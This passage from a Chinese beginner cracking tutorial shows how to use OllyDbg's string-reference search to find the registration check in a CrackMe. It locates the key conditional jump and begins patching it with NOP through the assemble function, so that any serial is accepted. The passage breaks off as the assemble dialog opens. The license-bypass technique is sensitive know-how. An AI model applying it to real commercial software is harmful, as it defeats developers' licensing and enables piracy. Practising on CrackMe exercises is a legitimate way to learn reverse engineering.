毁灭性的打击。这两个功能一个负责指引方向，一个负责摧毁目标，两者相辅相成，成为破解的“必杀技”。这两个强大的武器在实践中究竟如何使用呢？小菜们可要认真听讲了，破解的课程又要开始了，赶紧准备好工具。我们要用到 O D 的两个高级功能，并通过解决一个 CrackMe 来展示以下武器的威力，先来介绍负责指引方向的“字符串查找功能”。

第一节：OllyDBG 的字符串参考功能

首先打开 OD，然后把我们的目标程序 CrackMe 在 OD 中打开，还记得如何在 O D 中打开一个程序吗（单击“菜单”按钮，选择“打开”，在弹出的窗口中找到我们的目标程序就可以了）？当打开程序后，我们就停在了如图 1 所示的地方。




图 1

看着一片又一片的代码，小菜顿时就晕倒了，着急的问到“该从什么地方下手呀！”也是的，不管是谁看到了这么大片的代码都会很头疼，但是为什么高手们能很快的找到破解的关键呢？原因很简单，高手们通过寻找软件在注册时出现的注册提示，以此作为线索一步一步的将程序瓦解掉。小菜顿时来了兴趣“那这些线索怎么去找呢？”想找到“线索”那是有诀窍的；最简单的办法就是寻找“字符串”。听到这里小菜又犯难了“这个字符串又是什么东西呀？”大家不用关心这个字符串究竟是什么，因为所有的工作 OD 都帮我们搞定了。小菜们只需要打开一个神秘窗口，那些关键的注册信息就一目了然了。神秘的窗口是什么呢？大家鼓掌欢迎今天的第一个主角－－“OD 的字符串参考功能”。“咦，这个功能在哪里呢？”小菜仔细的观察了一遍 OD 的每一个窗口，然后疑惑的问道。其实“字符串参考”是一个很害羞




图 2




图 3

的功能。它躲在一个我们看不到的地方，下面我们就请出OllyDBG的“字符串参考功能”。在OD的反汇编窗口中任意的一个地方单击一下鼠标右键，这时会弹出一个菜单。我们可以通过两种方法来打开这个“字符串参考”功能。第一种：在弹出的菜单上选择“查找”，接着在下一级菜单中选择“所有文本参考字串”，就可以打开“文本字符串”窗口了，如图2。

第二种：还是在这个弹出的菜单上，这一次我们选择“超级字符串参考”，直接就可以打开“文本字串”窗口了，如图3。

这时，小菜们可能又会有疑问了：“打开了这个字符串窗口有什么用呢？”我们先来看看这个窗口里的内容，随便拖着滚动条上下翻一翻，看到了吗？诸如“注册码不正确，注册成功”等等这些内容在里边都出现了，如图4。




图4

X 加油站：关于注册提示信息

这个东西可是太重要了，但是小菜们可能还意识不到。所谓的“注册提示信息”就是在我们输入了一组注册码之后（不管正不正确）程序弹出的提示信息，不同的软件所提示的信息的内容是不同的，有中文的也有使用各种外语表示的。但是总的来说可以分为两类：注册成功提示与注册失败提示，从名称就可以看出它们不同的含义了。最典型的注册提示就是形如“欢迎注册”、“注册码不正确，请重新输入注册码”等等这一类的东西。

这些东西能干什么用呢？为什么说它们就是破解的线索呢？大家现在可能还不太明白，那就随便找一个比较显眼的字符串，就选择这个“注册成功”吧！鼠标选中之后双击一下，突然回到了OllyDBG的主界面上，原来双击那一句提示就会来到提示所对应的代码。回到了OD的主界面中来，定位在双击字符串提示后来到的那句代码上。注意一下这句代码右边的“注释栏”，很明显OD给出的注释就是“注册成功”，所以小菜们可以这样简单的来理解“这句代码的作用就是告诉我们注册成功了”。这样一来，就在字符串与代码之间建立起联系了。

X 加油站：关于软件的注册流程

说到这里就要再次给大家提到一个概念了：注册流程。什么是注册流程呢？在以前的文章中也提到过这个概念，我们一起复习一下。简单的说注册流程就是输入注册信息、计算注册码、判断注册码这样一个过程。这是一个怎么样的过程呢？每当大家准备去注册软件或者是摆弄CRACKME时，程序一般都会要求我们输入注册名、注册码等这些注册信息，先不管输入了什么东西，总之这个过程就叫做“输入注册信息”。当我们输入了注册信息后，程序就开始计算注册码的工作了。一般情况都是将注册信息按照程序规定的算法进行计算后，得到一个结果，这个结果就是注册码。最后当真正的注册码已经计算出来后，程序就会将这个真正的注册码与我们输入的注册码进行比较，后面的过程就简单了。如果这两个注册码相等，那么就注册成功，如果这两个注册码不相等，那么就注册失败。

从上面的分析中我们可以看出，当出现注册成功或是注册失败这样一类的提示时，就表示整个的注册流程已经进行完了，大家一定要记住这一点！回到我们的实例上来，既然这里出现了“注册成功”的字样，那么可以肯定这里已经是注册流程的最后一个部分了。现在我们想想，在什么样的情况下什么程序会运行到这里呢？理论上说，当输入的注册码与程序计算出的注册码相等时，才会出现“注册成功”这一类的信息。小菜们心中又有疑问了，程序是在哪里比较这两个注册码的呢？比较注册码的地方可是一个很关键的位置，那里就好比是一个“十字路口”，有的路走向成功有的路走向失败。“十字路口”就意味着有选择，但是在破解软件时，我们当然希望不管输入什么东西都可以注册成功，于是我们不能容忍这个“十字路口”的存在，一定要把它改变成一条直直的通往成功的胜利之路！所以，现在的工作就是要找到程序对注册码进行判断的地方，想法找到这个“十字路口”，把注意力再一次放到OD中的代码上！

```
0040133A    3BC6        cmp    eax, esi
0040133C    75 15       jnz    short
00401353
0040133E    6A 00       push   0
00401340    68 62344000 push   00403462
; key/crackme #2
00401345    68 B8344000 push   004034B8
; good job, i wish you the very best
0040134A    6A 00       push   0
0040134C    E8 9D000000 call   <jmp.
&USER32.MessageBoxA>
```

我们先来看看前两句代码，大家回忆一下以前学习过的汇编命令CMP指令和JNZ指令分别代表什么意思呢？提醒一下小菜们，CMP指令的意思就是将两个寄存器中的值进行比较；而JNZ指令的作用则是当经过前面的比较发现两个值不相等之后，跳转到其它位置并执行那里的代码。小菜听得有点头晕了，简单些说吧。目前电脑中有两个“盒子”，而且各有一个数字放在这两个盒子里，现在程序把这两个盒子里的数字进行比较，如果发现这两个数字不相等那么就去告诉我们“这两个数字不相等”。注意JNZ指令后面的那一串数字，这个00401353就是一般所说的“地址”。所以，当程序发现被比较的两个数字不相等的话，就会去执行00401353这个位置的代码。小菜们似乎对这个位置的代码有些好奇，那就去看看吧，按




图5

下快捷键 Ctrl+G 并输入地址 00401353 立刻就来到了目的地，如图 5。

对应的代码如下：

```
00401353   6A 00          push   0
00401355   68 62344000    push   00403462   ; key/crackme #2
0040135A   68 86344000    push   00403486   ; you have enter a wrong serial, please try again
0040135F   6A 00          push   0
00401361   E8 88000000    call   <jmp.&USER32.MessageBoxA>
```

这里的代码是干什么用的呢？我们可以从 O D 给出的注释看出这些代码的作用就是：弹出一个对话框并告诉我们“you have enter a wrong serial，please try again”。很明显这是注册失败的提示，意思就是说输入的注册码不正确。现在就要展开我们的思维来逆向思考一下了，为什么程序会提示我们输入的注册码不正确呢？很简单，因为程序将正确的注册码与输入的注册码进行了一个比较。既然把注册码做了一个比较，那就一定要用到正确的注册码，不然怎么能判断我们输入的注册码不正确呢。所以，这个流程应该就是：先判断后提示，经过判断得出正确与否，然后根据这个结果弹出对应的提示。经过了正向与逆向两个方面的说明，小菜现在应该对这个过程很明白了吧。大家很容易就会想到将注册码进行比较的地方应该就在这段代码的前面，但是前面的代码成百上千行如何去寻找呢？

X 加油站：如何寻找关键的代码

关于如何寻找关键的代码确实是非常重要，同样也是很深奥。要想熟练掌握的话需要大量的练习才行。不过为了大家能够更好的学习，我决定把压箱底的技巧拿出来分享一下。在大家明白注册流程之后很容易想到关键的代码应该在提示信息的前面，这点是前文中也说到了。不过一般来说在前面成千上万行的代码中我们只需要注意一个东西，那就是所谓的“跳转”，即形如“jnz short ******”、“jz ******”、“jmp short ******”(* 表示地址)这一类的命令。当然，代码中符合这个条件的还是很多，所以，其中最需要关注也是“可疑”性最大的就是距离提示信息最近的跳转指令。

大家明白了吗？根据上面的说明，再结合眼前的具体代码。很明显最可疑的代码就应该是：**0040133C 75 15 jnz short 00401353** 这句。其实，这个跳转就是传说中的关键跳转了，也就是前文中所说的十字路口。程序会在这里根据不同的情况做出对应的反应，具体来说就是当真假两个注册码相等时，就弹出注册成功的提示；反之，则告诉大家“注册失败”。前文中提到了要把“十字路口”改成“成功的大道”，那怎么样才能达到这个目的呢？

X 加油站：如何才能实现破解的目的

小菜们开动脑筋好好想想，因为程序会对真假注册码相等与否这一个情况做出不同的反应，所以才导致了当输入的注册码与真正的注册码不正确时，会出现注册失败的提示。看来问题的关键就在于聪明的程序会对不同的问题采取不同的办法，不过程序再聪明也比不过小菜们。我们可不可以让程序变的笨一些呢？不论输入的注册码与真正的注册码是否相等，程序都会认为“嗯，这个注册码是正确的”，这样一来我们的目的不就达到了吗？可是，小菜的问题又出现了：想法是很不错的，怎样才能实现呢？

现在小菜们不仅有了思路而且也找到了关键的代码，理论上来说只要修改一下代码就可以破解成功了，但是小菜却遇到了一个令人很郁闷的问题“怎么样修改程序的代码呢？”这个问题确实很棘手，让小菜们觉得“英雄无用武之地”，这可怎么办呢？

第二节：OllyDBG 的汇编功能

OD 就是OD，不愧是目前最流行的调试工具，关于代码修改这个问题OD 早就为我们想到了，所以提供了一个很实用的功能，那就是今天我们的第二个主角——“汇编功能”。刚一提到汇编小菜们就害怕了，其实大家完全没有必要担心，这里的汇编可没有想象中的那么恐怖。下面我们就一起来探索一下这个更为神秘的“汇编”功能。现在大家的OD 应该停在我们刚才分析的那一段代码上，应该如何去做呢？首先，需要把修改的目标定位在刚才我们找到的那一句代码上，鼠标选定就可以了。正式开始修改之前小菜们先回忆一下以前学过的汇编命令，使用一个怎么样的命令可以让这个跳转指令失去作用呢？聪明的小菜立刻想到了NOP 指令，没错，要用到的就是它，这个NOP 指令非常霸道，遇到了它什么东西都会变成废物。关键的时候到来了，可是那个“汇编”功能在哪里呢？小菜们已经选定了目标代码，现在在选中的代码上单击一下鼠标的右键，在弹出的菜单中选择“汇编”，如图 6，突然一个小窗口出现了，如图 7。

